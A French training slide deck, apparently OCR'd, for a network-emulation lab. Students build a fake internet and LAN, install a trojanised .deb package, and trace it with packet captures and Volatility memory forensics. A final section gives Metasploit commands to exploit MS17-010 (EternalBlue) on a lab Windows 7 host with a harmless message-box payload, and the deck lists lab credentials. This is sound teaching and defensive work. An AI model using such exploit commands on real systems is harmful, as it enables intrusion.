
TP HYNESIM

DIATEAM

- Topologie finale
- Création de la partie WAN
- Création de la partie LAN
- Analyse post incident
- Aller plus loin

TOPOLOGIE FINALE



TOPOLOGIE FINALE

POURQUOI ?

Faux « internet »

- Quelques sites web
- Un serveur DHCP/DNS autoritaire

TOPOLOGIE FINALE

POURQUOI ?

Faux « internet »

- Quelques sites web
- Un serveur DHCP/DNS autoritaire

Un LAN classique

- Un pare-feu émulant une box de FAI.
- Quelques clients

RECOMMANDATIONS

Un problème fréquent sur les plateformes, l'espace disque

- Si les machines partagent une base commune, seules les écritures effectuées après le démarrage changent le disque

RECOMMANDATIONS

Un problème fréquent sur les plateformes, l'espace disque

- Si les machines partagent une base commune, seules les écritures effectuées après le démarrage changent le disque

Solution : les clones liés

- Les clones liés permettent à plusieurs machines de partager une base commune. Pour chaque machine clonée, seules les différences sont enregistrées. Cela permet de réduire drastiquement l'espace disque utilisé par chaque machine.
- Un clone lié empêche toute modification du parent. Comme les différences sont binaires, la moindre modification du parent engendrerait une corruption de ses enfants.

CRÉATION DE LA TOPOLOGIE

MACHINES FOURNIES

- Une machine LXC contenant un dnsmasq
  - DNS « Racine »
  - DHCP sur 8.0.0.0/8
- Une machine avec un service nginx (google.com / 8.8.8.8)
- Un client ubuntu wireshark
- pfSense
- Kali linux

CRÉATION DE LA PARTIE WAN

PFSENSE

- Pare-feu/routeur basé sur FreeBSD
- Administration avancée via une interface web
- Nombreuses fonctionnalités
- 2 cartes réseau requises : WAN & LAN

Configuration

- em0 ⇒ WAN : DHCP
- em1 ⇒ LAN : `192.168.1.1/24` (configuration par défaut)

CRÉATION DE LA PARTIE WAN

CONNEXION WAN/LAN

- Ajouter un switch 16 ports et le renommer en WAN
- Astuce : vous pouvez utiliser la touche F2 pour renommer une entité directement dans une topologie

CRÉATION DE LA PARTIE WAN

CONNEXION WAN/LAN

- Ajouter un switch 16 ports et le renommer en WAN
- Astuce : vous pouvez utiliser la touche F2 pour renommer une entité directement dans une topologie
- Brancher un câble entre le switch et le pfSense

CRÉATION DE LA PARTIE WAN

CONNEXION WAN/LAN

- Ajouter un switch 16 ports et le renommer en WAN
- Astuce : vous pouvez utiliser la touche F2 pour renommer une entité directement dans une topologie
- Brancher un câble entre le switch et le pfSense
- Ajouter une latence de 50ms dans les deux sens sur ce câble.
- Astuce : vous pouvez colorer le câble pour indiquer qu'il est différent.

CRÉATION DE LA PARTIE WAN

DHCP + DNS

- Cloner la machine « dnsmasq template » et l'ajouter à la topologie. Brancher au switch WAN
- Astuce : vous pouvez directement renommer une entité lors du clone en changeant son nom dans le tableau

CRÉATION DE LA PARTIE WAN

DHCP + DNS

- Cloner la machine « dnsmasq template » et l'ajouter à la topologie. Brancher au switch WAN
- Astuce : vous pouvez directement renommer une entité lors du clone en changeant son nom dans le tableau

Configuration

Ajouter la résolution du domaine `google.com` vers `8.8.8.8`

/etc/hosts

```
8.8.8.8 google.com
```

CRÉATION DE LA PARTIE WAN

DHCP + DNS

- Cloner la machine « dnsmasq template » et l'ajouter à la topologie. Brancher au switch WAN
- Astuce : vous pouvez directement renommer une entité lors du clone en changeant son nom dans le tableau

Configuration

Ajouter la résolution du domaine `google.com` vers `8.8.8.8`

/etc/hosts


```
8.8.8.8 google.com
```

Activer le service

```
sudo systemctl enable dnsmasq --now
```

CRÉATION DE LA PARTIE WAN

- Serveur DHCP / DNS
- Pare-Feu
- Simulation d'un lien lent



CRÉATION DE LA PARTIE WAN

SERVEUR HTTP

google.com

- Cloner la machine google.com
- L'ajouter à la topologie et la brancher au switch WAN
- Activer le service nginx

```
sudo systemctl enable nginx --now
```

CRÉATION DE LA PARTIE WAN

SERVEUR HTTP

google.com

- Cloner la machine google.com
- L'ajouter à la topologie et la brancher au switch WAN
- Activer le service nginx


```
sudo systemctl enable nginx --now
```

toot.com

- Cloner la machine toot.com
- L'ajouter à la topologie et la brancher au switch WAN

CRÉATION DE LA PARTIE WAN

- Un serveur HTTP (nginx) qui sert des fichiers
- Une instance mastodon
- WAN complet pour ce TP



Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine
- Nommer la machine `Ubuntu client`

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine
- Nommer la machine `Ubuntu client`
- Mettre 2 vCPU, 4GB RAM

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine
- Nommer la machine `Ubuntu client`
- Mettre 2 vCPU, 4GB RAM
- Ajouter un disque de 20GB. Changer le bus en virtio

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine
- Nommer la machine `Ubuntu client`
- Mettre 2 vCPU, 4GB RAM
- Ajouter un disque de 20GB. Changer le bus en virtio
- Ajouter une carte réseau

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine
- Nommer la machine `Ubuntu client`
- Mettre 2 vCPU, 4GB RAM
- Ajouter un disque de 20GB. Changer le bus en virtio
- Ajouter une carte réseau
- Ajouter un CD-ROM avec l'iso d'installation ubuntu

Création de la machine

- Utilisation du créateur d'entité `Outils > Créer une nouvelle entité`.
- Sélectionner domaine
- Nommer la machine `Ubuntu client`
- Mettre 2 vCPU, 4GB RAM
- Ajouter un disque de 20GB. Changer le bus en virtio
- Ajouter une carte réseau
- Ajouter un CD-ROM avec l'iso d'installation ubuntu
- Changer le boot en UEFI et cocher le CD-ROM

CRÉATION DE LA PARTIE LAN
CLIENT UBUNTU

Installation

- Démarrer la machine et suivre les instructions
- Quand l'installation est terminée, éteindre et désinstancier la machine. Enlever le CD-ROM

CRÉATION DE LA PARTIE LAN
CLIENT UBUNTU

Installation

- Démarrer la machine et suivre les instructions
- Quand l'installation est terminée, éteindre et désinstancier la machine. Enlever le CD-ROM

LAN

- Ajouter un switch et le renommer « LAN »
- Connecter le switch au pfSense et à la machine Ubuntu créée à l'instant

CRÉATION DE LA PARTIE LAN

CONFIGURATION PFSENSE

- Via la machine client Ubuntu, se connecter sur l'interface web du pfSense (192.168.1.1)
- Se connecter (admin/pfsense) et laisser la configuration par défaut
- Désactiver le service « DNS Resolver »
- Activer le service « DNS Forwarder »

CRÉATION DE LA PARTIE LAN

CONFIGURATION DE LA MACHINE UBUNTU

- Depuis la machine client ubuntu, accéder à google.com et télécharger le fichier .deb
- Installer le paquet

```
sudo dpkg -i xeyes-ng_42.0.0_amd64.deb
```

ANALYSE POST INCIDENT
CAPTURES RÉSEAU

- Éteindre le switch LAN, aller dans ses propriétés
- Changer son implémentation en openVSwitch et mettre un port miroir sur le port 15
- Cloner la machine « Wireshark » et la brancher sur ce port
- Capturer le trafic. Constater du trafic HTTPS vers `8.42.42.42`

ANALYSE POST INCIDENT
CAPTURES RÉSEAU

- Éteindre le switch LAN, aller dans ses propriétés
- Changer son implémentation en openVSwitch et mettre un port miroir sur le port 15
- Cloner la machine ≪ Wireshark ≫ et la brancher sur ce port
- Capturer le trafic. Constater du trafic HTTPS vers `8.42.42.42`
- Faire un clic droit sur le switch et ouvrir les captures réseau
- Capturer sur le port 15 et double cliquer dessus
- Constater que la sortie est similaire à celle de la machine wireshark

ANALYSE POST INCIDENT

OOPS

- Depuis la machine ubuntu, accéder au site web `toot.com`
- Se connecter avec l'utilisateur `bob@localhost`, mot de passe `hunter2`

ANALYSE POST INCIDENT

OOPS

- Depuis la machine ubuntu, accéder au site web `toot.com`
- Se connecter avec l'utilisateur `bob@localhost`, mot de passe `hunter2`
- Constater que l'uuid posté est le même que notre machine client.

ANALYSE POST INCIDENT
DUMP MÉMOIRE

- Faire un clic droit sur la machine client
- Créer un dump mémoire et le télécharger

ANALYSE POST INCIDENT
DUMP MÉMOIRE

- Faire un clic droit sur la machine client
- Créer un dump mémoire et le télécharger
- Avec volatility, lister les processus

Volatility

- Copier le profil pour Ubuntu dans `/usr/lib/python2.7/dist-packages/volatility/plugins/overlays/linux`
- Lancer la commande suivante :

```
volatility --profile=LinuxUbuntu_5_4_0-26-generic_profilex64 -f
20200618_1536_mydump.dump linux_psaux
```

- Constater qu'un processus `tooters` tourne

Windows

- De la même façon que la machine Ubuntu, installer une machine Windows 7
- Avant de démarrer l'installation, penser à insérer un deuxième CD-ROM avec les drivers virtio

Windows

- De la même façon que la machine Ubuntu, installer une machine Windows 7
- Avant de démarrer l'installation, penser à insérer un deuxième CD-ROM avec les drivers virtio

Kali linux

- De la même façon, installer une machine kali linux

Brancher les deux nouvelles machines sur le réseau LAN

Réseau

- Dire à Windows qu'il est sur un réseau privé
- Activer le partage de fichiers

ALLER PLUS LOIN

MS17-010

- Depuis la machine kali, lancer `msfconsole`
- Utiliser metasploit pour exploiter ms17-010.

```
use exploit/windows/smb/ms17_010_eternalblue
set payload windows/x64/messagebox
set RHOST 192.168.1.102
set MSG Hey
exploit
```